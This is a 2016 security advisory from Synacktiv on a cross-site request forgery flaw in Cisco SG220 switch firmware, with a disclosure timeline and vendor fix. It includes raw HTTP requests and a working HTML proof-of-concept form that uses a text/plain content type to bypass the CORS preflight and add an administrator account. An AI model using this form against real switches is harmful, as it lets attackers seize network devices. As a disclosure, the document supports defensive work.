SYNACKTIV
DIGITAL SECURITY

Cross-Site Request Forgery in Cisco SG220 series

Security advisory

12/09/2016

Renaud Dubourguais
Nicolas Collignon

Vulnerability description

The Cisco SG220 series

The SG220 series is a range of switches provided by Cisco to small businesses which "*bridge the gap between managed and smart switches to offer customers the best of both worlds*" and "*provide the higher levels of security, management, and scalability you expect from managed switches, affordably priced like smart switches*".

The issue

Synacktiv has identified a vulnerability in the Cisco SG220 series allowing attackers to trick authenticated users and perform highly privileged actions on the switch regarding the victim's privileges (add users, disable security features, leak secrets, etc.).

This issue is the result of a missing CSRF protection for all sensitive actions that can be performed on the switches. Consequently, if an authenticated user browses a malicious website in the same browser than the one he uses to manage the switch, the website could benefit from the user's privileges and perform actions on the switch without the user's knowing.

Affected versions

The following versions has been proved to be affected:

- Smart Plus Switch Firmware 1.0.0.17;
- Smart Plus Switch Firmware 1.0.0.18.

Mitigation

For the moment, no mitigation exists as we have just contacted the Cisco Product Security Incident Response.

Timeline

Date	Action
20/05/2016	Advisory sent to Cisco Product Security Incident Response.
31/08/2016	Vendor fix available https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160831-sps


Technical description and proof-of-concept

Attack scenario

To illustrate our proof-of-concept, the best scenario is an authenticated victim managing the switches of his company through the web interface and browsing a malicious website at the same time and in the same browser. In that case the malicious website could try to take advantage of the user's session opened on the switch and perform privileged actions on it.

From a malicious website point of view, performing actions on the victim behalf is made up of an autosubmit HTML form sent to the victim and handle by her browser. The browser will submit the form to the switch with the victim's cookies if any. If no CSRF protection is setup, the action will be successfully handled by the switch.

This attack can be illustrated by the following schema:



Vulnerability discovery

CSRF attacks are now well-known just like the mitigation techniques and discovering this kind of flaws can be accomplished by sniffing the HTTP requests sent by our browser when we perform sensitive action on a switch. For example, adding a new user to the swith will result to the following HTTP request:

```
POST /cgi/set.cgi?cmd=aaa_userAdd&dummy=1452084109358 HTTP/1.1
Host: switch
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:46.0) Gecko/20100101 Firefox/46.0
[...]
Content-Type: application/json
X-Requested-With: XMLHttpRequest

{"_ds=1&userName=newuser&password=QuieR8eek8re!&confirmPassword=QuieR8eek8re!
&priv=15&_de=1":{}}
```

As you can see no CSRF token is sent making the feature vulnerable to a CSRF attack. **Our analyze shows that all the features are vulnerable.**

Note that no cookie is submitted. Actually, the authentication is performed using the IP address and the browser product (Firefox, Chrome, IE, etc.). So, the following request will be authenticated too:

```
POST /cgi/set.cgi?cmd=aaa_userAdd&dummy=1452084109358 HTTP/1.1
Host: switch
User-Agent: Mozilla
[...]
Content-Type: application/json
X-Requested-With: XMLHttpRequest

{"_ds=1&userName=newuser&password=QuieR8eek8re!&confirmPassword=QuieR8eek8re!
&priv=15&_de=1":{}}
```

Impact

A successful exploitation could allow anyone to trick an authenticated user and perform privileged actions on their behalf such as adding a new administrator user account, disable security features, leaking secrets, etc.

Proof of concept

Browsing a web page containing the following HTML form will add a new user to the targeted switch:

```
<html>
        <body>
                <form action="https://<targeted-switch>/cgi/set.cgi?cmd=aaa_userAdd"
method="POST" enctype="text/plain">
                        <input name='{"_ds=1&userName=pwned&password=Pwn3dPwn3d!
&confirmPassword=Pwn3dPwn3d!&priv=15&_de=1":{}}' value="" />
                        <input type="submit" value="Submit"/>
                </form>
        </body>
</html>
```

As all sensitive actions has to be performed using JSON messages, an attacker has to bypass the preflight check commonly performed by browsers when the submitted Content-Type is not “application/x-www-form-urlencoded”, “multipart/form-data”or “text/plain”. As the Content-Type is “application/json” for JSON messages, a preflight check is performed by the victim's browser. Given the HTTP request doesn't come from the switch web interface itself, the CORS policy will deny the final request.

To bypass this check, we build a custom HTML form submitting a HTTP request with the “text/plain” Content-Type. This type is not subject to the preflight check and the HTTP request will be directly sent to the switch. We deliberately chose this Content-Type because it tells to the browser to ***not*** URL encode the parameter's name and its value. As a result, the following HTTP request will be sent:

```
POST  /cgi/set.cgi?cmd=aaa_userAdd HTTP/1.1
Host: <targeted-switch>
Content-Type: text/plain
[…]
{"_ds=1&userName=pwned&password=QuieR8eek8re!&confirmPassword=QuieR8eek8re!&priv=15&_de=1":
{}}=
```

As you can see:

- the request's content (parameter's name and value) is not URL encoded thanks to the “text/plain” Content-Type (setting this Content-Type will not raise any error on the switch side even it expects a JSON message).

- The JSON message is sent through the parameter's name. As there is no URL encoding, the switch will correctly handle the message.
- The “=” character is added by the browser as parameter delimiter during the form submission but is not handle by the switch.